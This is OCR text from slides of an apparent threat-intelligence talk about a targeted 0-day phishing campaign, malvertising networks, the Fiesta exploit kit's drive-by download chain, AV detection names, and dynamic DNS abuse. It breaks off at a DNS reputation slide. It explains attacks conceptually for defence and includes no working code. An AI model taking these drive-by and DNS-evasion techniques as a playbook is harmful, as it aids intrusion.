
Anatomy of an Exploit - Conclusion

- Targeted Phishing Campaign using a 0-day
  - Exploit NOT obfuscated!
- Advanced obfuscation of payload
- Seemed to focus on manufacturing and industrial vertical
- Patch eventually released


Malvertising

The Malvertising Ecosystem




User 1
User 2
Some.News.Site.com
www
ADS1.COM
ADS2.COM
ADS3.COM
ADS4.COM
PARTNER
PARTNER
PARTNER
ADS2.COM
ADS3.COM
ADS1.COM
ADS3.COM
Exploit Pack
landing page
www
Some.Video.Site.com


The Normal Web



cnn.com:

26 domains
39 hosts
171 objects
557 connections

Threat: Malvertising



Top Stories

Malware Hidden Here! Hope you patched :)

BBC News - 15 minutes ago

Splashdown! Orion spaceship aces first flight test Inland Empire News
The different angles of Orion's launch USA TODAY

Trending on Google+: Orion splashes down after first, 2-orbit test flight CNN
Opinion: NASA: 'There's your new spacecraft, America!" Boston Herald
In Depth: Orion passes test flight with flying colors (+video) Christian Science Monitor

See realtime coverage »

2015 Grammy Nominations: Joan Rivers Receives a Posthumous Nomination

ABC News - 16 minutes ago

Grammys 2015: Sam Smith, Beyonce lead nominations so far Los Angeles Times
Analysis: Sam Smith rakes in Grammy nods USA TODAY


Trending on Google+: 2015 Grammy Nominations Announced: Miley Cyrus, Beyoncé, Ariana Grande ... E! Online
Live Updating: 2015 Grammy Nominations: Live updates, reaction, full nominees list and more cleveland.com

See realtime coverage »

A Match Made in Heaven, Malvertising, Exploit Kits and Dynamic DNS

Fiesta Exploit Kit

- January of 2014 alone over 300 companies affected
- Drive by download attack



1 User navigates to website


2 iframe redirects to exploit kit landing page

3 Browser plugins detected and vulnerabilities exploited


4 User served malicious file

Fiesta Exploit Kit

- Malicious file types for **all** web content since mid-december 2013



Fiesta Exploit Kit



Fiesta Exploit Kit

Troj/VBDrop-AT Mal/JNLP-A

Trojan.Win32.Inject.gytk

Trojan.Win32.Inject.hhkp

Troj/VB-GYS

Trojan.Win32.Inject.gyxb

HEUR:Exploit.Java.Generic

Mal/Generic-L

Troj/JavaBz-RM

HEUR:Exploit.Java.Generic

Trojan.Win32.Inject.gyxb

Mal/ExpJS-S


Trojan.Win32.Inject.gzyi

Troj/JavaBz-RM


Troj/ExpJs-KV Troj/SWFExp-CG

Troj/PDFJS-AFE

Fiesta Exploit Kit



Dynamic DNS




1. Host informs DDNS server of current IP

2. User requests IP of example.ddns-provider.com and DDNS server returns current IP

3. User connects to example.ddns-provider.com

Fiesta Exploit Kit– Dynamic DNS


- A total of 6 IP addresses were responsible for hundreds of dynamic hosts



Dynamic Detection of Malicious DNS - Reputation

Average

